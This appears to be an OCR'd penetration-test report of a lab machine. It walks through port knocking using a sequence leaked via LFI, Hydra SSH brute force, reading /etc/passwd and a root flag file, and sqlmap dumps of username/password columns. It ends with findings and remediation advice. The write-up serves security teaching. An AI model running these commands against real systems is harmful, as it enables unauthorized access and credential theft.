
Context: knockd.conf contained open/close sequences for SSH.

Commands

```
knock -v 192.168.196.138 7469 8475 9842
nmap -p 22 192.168.196.138
```

Purpose

- Trigger the server to add a temporary iptables rule opening port 22 for the attacker's IP.
- Verify port 22 transitions from filtered to open.



4) Post-Exploitation

1.5 SSH Authentication & Post-Exploitation (Hydra, SSH, sudo)

Purpose: Use harvested credentials or brute-force/dictionary techniques to obtain an interactive shell, then enumerate local privilege escalation opportunities.

Commands


hydra -L users.txt -P passwords.txt ssh://192.168.196.138


ssh fredf@192.168.196.138

ls -all

Purpose

- Validate credentials, obtain interactive sessions, run basic enumeration (UID, sudo privileges, kernel/version, installed packages) to identify misconfigurations that enable Privilege Escalation.






2.7 Privilege Escalation Evidence


Common checks performed


cat /tmp/ak
cat /etc/passwd
ls
cat /root/theflag.txt

Purpose / Explanation:

- Detect sudo entries allowing root execution without a password.
- Examine writable or sensitive files for credentials or misconfigurations.
- If PrivEsc is achievable, document root artifacts (e.g., flag files) as final proof.







6) Exfiltration

Commands and actions that demonstrate data extraction (PoC):

sqlmap -r check2.txt -D Staff -T Users -C username,password --dump sqlmap -r check2.txt -D users -T UserDetails -C username,password –dump

Note: One extracted MD5 hash was tested on CrackStation to demonstrate recoverability as a PoC.
Purpose:
• Enumerate databases and tables and dump selected columns as proof-of-concept.
• Save output to sqlmap’s output folder for evidence.

7) Reporting

2. Findings

Each finding includes: short description, potential impact, and severity (summary).

3.1 SQL Injection (search parameter)

- **Description:** Unvalidated user input in the search POST parameter allowed SQL Injection (boolean/time/UNION).
- **Potential impact:** Full database disclosure (usernames, emails, password hashes), possible authentication bypass and remote code execution via additional chaining.
- **Severity:** Critical

3.2 Local File Inclusion (LFI)

- **Description:** file parameter allowed local file inclusion / path traversal, enabling reading of system files.
- **Potential impact:** Disclosure of system users, credentials, and security configuration files (e.g., knockd.conf). Used to escalate attack surface.
- **Severity:** High

3.3 Disclosure of Port Knocking Configuration

- **Description:** /etc/knockd.conf content was exposed via LFI, revealing the knock sequence used to open SSH.
- **Potential impact:** Bypass of network filtering / firewall rules, allowing remote SSH access when sequence is executed.
- **Severity:** High

3.4 Weak Password Storage & Credential Reuse

- **Description:** Passwords stored in weak formats (plain or MD5 hash) and reused across accounts found in database dumps.
- **Potential impact:** Easy hash cracking or credential reuse across services leading to unauthorized access.
- **Severity:** High

3.5 Port Knocking Misconfiguration

- **Description:** Port knocking intended as an access control measure became an attack vector once its configuration was disclosed.
- **Potential impact:** Firewall bypass and remote SSH access for unauthorized actors.
- **Severity:** High

3.6 Sudo Misconfiguration — Privilege Escalation Vector

- **Description:** A sudoers entry permitted a non-privileged user to run a binary as root without requiring a password (NOPASSWD).
- **Potential impact:** Local privilege escalation to root, full system compromise.
- **Severity:** Critical

3. Recommendations

Prioritized and practical remediation steps. Follow the order for immediate risk reduction.

Immediate (Critical) Actions

1. **Fix SQL Injection vulnerabilities immediately.**
    - Replace vulnerable queries with prepared statements / parameterized queries.
    - Strictly validate and sanitize user input; apply allowlists.
    - Deploy WAF rules to block common SQLi payloads and monitor for attempts.
2. **Patch LFI issues and remove direct file-include functionality.**
    - Replace dynamic file includes with an allowlist of permitted resource identifiers.
    - Use realpath() and enforce root directory checks to prevent traversal.
    - Ensure web server process cannot read sensitive system files.
3. **Remove/disallow web access to configuration files.**
    - Move knockd.conf and similar files outside the webroot and restrict filesystem permissions.
    - Store secrets in a secure vault or protected location.

4. **Address sudo NOPASSWD misconfiguration immediately.**
    - Remove unnecessary NOPASSWD entries. Restrict commands allowed via sudo and audit their necessity.

High / Medium Term Actions

5. **Improve password management & authentication.**
    - Stop using MD5 or plaintext; migrate to Argon2 or bcrypt with unique salts.
    - Enforce password complexity and lockouts, enable MFA where possible.
6. **Reconsider Port Knocking usage**
    - If port knocking is retained, ensure its configuration is not accessible to the web server and that sequences are not stored in plaintext.
    - Prefer stronger access controls (VPN, IP allowlisting, jump hosts).
7. **Update & patch**
    - Keep OS and server software (Debian, Apache, DBMS, libs) up to date with security patches.